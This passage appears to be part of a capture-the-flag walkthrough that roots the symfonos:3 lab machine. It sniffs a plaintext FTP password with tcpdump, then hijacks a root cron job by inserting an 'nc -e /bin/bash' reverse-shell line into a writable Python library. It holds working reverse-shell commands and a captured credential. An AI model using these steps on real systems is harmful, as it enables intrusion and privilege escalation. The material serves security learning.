[*] Sending stage (1017704 bytes) to 192.168.122.232
[*] Meterpreter session 3 opened (192.168.122.108:4444 -> 192.168.122.232:52656) at 2024-08-17 20:57:05 +0530

meterpreter > shell
Process 7983 created.
Channel 1 created.
python -c 'inport pty; pty.spawn("/bin/bash")'
  File "<string>", line 1
    inport pty; pty.spawn("/bin/bash")
             ^
SyntaxError: invalid syntax
python3 -c 'import pty; pty.spawn("/bin/bash")'
cerberus@symfonos3:/usr/lib/cgi-bin$
```

got a shell and created a meterpreter session.




```
cerberus@symfonos3:/home$ ls
ls
cerberus  hades
cerberus@symfonos3:/home$
```

while finding things manually found out that there are two users which means we have to go for horizontal privilege escalation first.




```
cerberus@symfonos3:/opt$ ls -al
ls -al
total 12
drwxr-xr-x  3 root root  4096 Jul 20  2019 .
drwxr-xr-x 22 root root  4096 Jul 19  2019 ..
drwxr-x---  2 root hades 4096 Apr  6  2020 ftpclient
```

also found that in /opt directory there is an ftpclient directory which means that an ftpclient is running so let's capture that traffic on local interface.



```
cerberus@symfonos3:/tmp$ tcpdump -i lo -w oops.pcap
tcpdump -i lo -w oops.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```


capturing traffic on local interface to see if a user login into the ftp server as ftp server is not secure to access so maybe we are able to capture something useful.



ftp


| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 24 | 60.032908 | 127.0.0.1 | 127.0.0.1 | FTP | 121 | Response: 220 ProFTPD 1.… |
| 26 | 60.032962 | 127.0.0.1 | 127.0.0.1 | FTP | 78 | Request: USER hades |
| 28 | 60.033321 | 127.0.0.1 | 127.0.0.1 | FTP | 99 | Response: 331 Password r… |
| 29 | 60.033347 | 127.0.0.1 | 127.0.0.1 | FTP | 89 | Request: PASS PTpZTfU4vx… |
| 30 | 60.041155 | 127.0.0.1 | 127.0.0.1 | FTP | 92 | Response: 230 User hades… |
| 31 | 60.041213 | 127.0.0.1 | 127.0.0.1 | FTP | 81 | Request: CWD /srv/ftp/ |
| 32 | 60.041308 | 127.0.0.1 | 127.0.0.1 | FTP | 94 | Response: 250 CWD comman… |

we got something ftp data and it is not encrypted.




```
220 ProFTPD 1.3.5b Server (Debian) [::ffff:127.0.0.1]
USER hades
331 Password required for hades
PASS PTpZTfU4vxgzvRBE
230 User hades logged in
CWD /srv/ftp/
250 CWD command successful
```

Aye!!! got it something juicy!!!




```
hades@symfonos3:/usr/lib/cgi-bin$ sudo -l
sudo -l
bash: sudo: command not found
hades@symfonos3:/usr/lib/cgi-bin$
```

logged in as "hades"...




```
hades@symfonos3:/opt$ cd ftpclient
cd ftpclient
hades@symfonos3:/opt/ftpclient$ ls
ls
ftpclient.py  statuscheck.txt
hades@symfonos3:/opt/ftpclient$ cat ftpclient.py
cat ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
```

after logged in as hades got to see the ftpclient directory and saw a python file.



```
hades@symfonos3:/opt/ftpclient$ ls -al
ls -al
total 16
drwxr-x--- 2 root hades 4096 Apr  6  2020 .
drwxr-xr-x 3 root root  4096 Jul 20  2019 ..
-rw-r--r-- 1 root hades  262 Apr  6  2020 ftpclient.py
-rw-r--r-- 1 root hades  251 Aug 17 10:41 statuscheck.txt
```


the file ftpclient.py file is owned by the user root so if find a way of adding the reverse shell in that file we can actually get a root shell. But it's not writeable.



```
2024/08/17 11:05:42 CMD: UID=0     PID=8619   |
2024/08/17 11:06:01 CMD: UID=1000  PID=8620   | ls --color=auto
2024/08/17 11:06:01 CMD: UID=0     PID=8622   | /usr/sbin/CRON -f
2024/08/17 11:06:01 CMD: UID=0     PID=8621   | /usr/sbin/cron -f
2024/08/17 11:06:01 CMD: UID=0     PID=8623   | /usr/sbin/CRON -f
2024/08/17 11:06:01 CMD: UID=0     PID=8624   | /usr/sbin/CRON -f
2024/08/17 11:06:01 CMD: UID=0     PID=8625   | /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
2024/08/17 11:06:01 CMD: UID=0     PID=8626   | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/statuscheck.txt
2024/08/17 11:06:02 CMD: UID=1000  PID=8627   | proftpd: (accepting connections)
2024/08/17 11:06:02 CMD: UID=0     PID=8628   | /usr/sbin/CRON -f
2024/08/17 11:06:02 CMD: UID=105   PID=8629   | /usr/sbin/sendmail -i -FCronDaemon -B8BITMIME -oem root
2024/08/17 11:06:02 CMD: UID=1000  PID=8630   | /usr/sbin/exim4 -Mc 1sfLwI-0002FA-1i
2024/08/17 11:06:11 CMD: UID=1000  PID=8631   | bash
```


ran pspy script to see all the background processes and the script is running.

in source code of ftpclient.py file, a module is being imported and all the libraries are stored in /lib directory so let's see can we find that module or not.




```
hades@symfonos3:/usr/lib/python2.7$ ls | grep ftp | ls -al ftp*
-rwxrw-r-- 1 root gods 37755 Sep 26  2018 ftplib.py
-rwxrw-r-- 1 root gods 34438 Jul 19  2019 ftplib.pyc
```

got the module and writeable by gods group.




```
hades@symfonos3:/usr/lib/python2.7$ groups hades
hades : hades gods
hades@symfonos3:/usr/lib/python2.7$
```

hades is in gods group only so let's add our reverse shell there.




```
FTP_PORT = 21
# The sizehint parameter passed to readline() calls
MAXLINE = 8192

os.system("nc -e /bin/bash 192.168.122.108 1234")

# Exception raised when an error or invalid response is received
class Error(Exception): pass
class error_reply(Error): pass          # unexpected [123]xx reply
class error_temp(Error): pass           # 4xx errors
class error_perm(Error): pass           # 5xx errors
```

add this in ftplib.py and wait for reverse shell at port 1234.



```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.122.108] from (UNKNOWN) [192.168.122.232] 52562
id
uid=0(root) gid=0(root) groups=0(root)
```

got root shell.



```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.122.108] from (UNKNOWN) [192.168.122.232] 52562
id
uid=0(root) gid=0(root) groups=0(root)
ls
proof.txt
cat proof.txt
\
        Congrats on rooting symfonos:3!
                                        _._
                                      _/,__\,
                                   __/ _/o'o
                                 /  '-.___'/  __
                                /__   /\  )__/_))\
     /_/,   __,____             // '-.____|--'  \\
    e,e / //  /___/|           |/     \/\        \\
    'o /))) : \___\|          /   ,    \/         \\
     -'  \\__,_/|             \/ /      \          \\
             \_\|              \/        \          \\
             | ||              <    '_    \          \\
             | ||             /    ,| /   /           \\
             | ||             |   / |    /\            \\
             | ||              \_/  |   | |             \\
             | ||_______________,'  |__/  \              \\
              \|/_______________\___/______\_             \\
               \________________________     \__           \\       ___
                  \________________________    _\_____      \\ _____/
                     \________________________                \\
        ~~~~~~~        /  ~~~~~~~~~~~~~~~~~~~~~~~~~~~  ~~ ~~~~\\~~~~
            ~~~~~~~~~~~~~~    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~    //

        Contact me via Twitter @zayotic to give feedback!
```

got it..............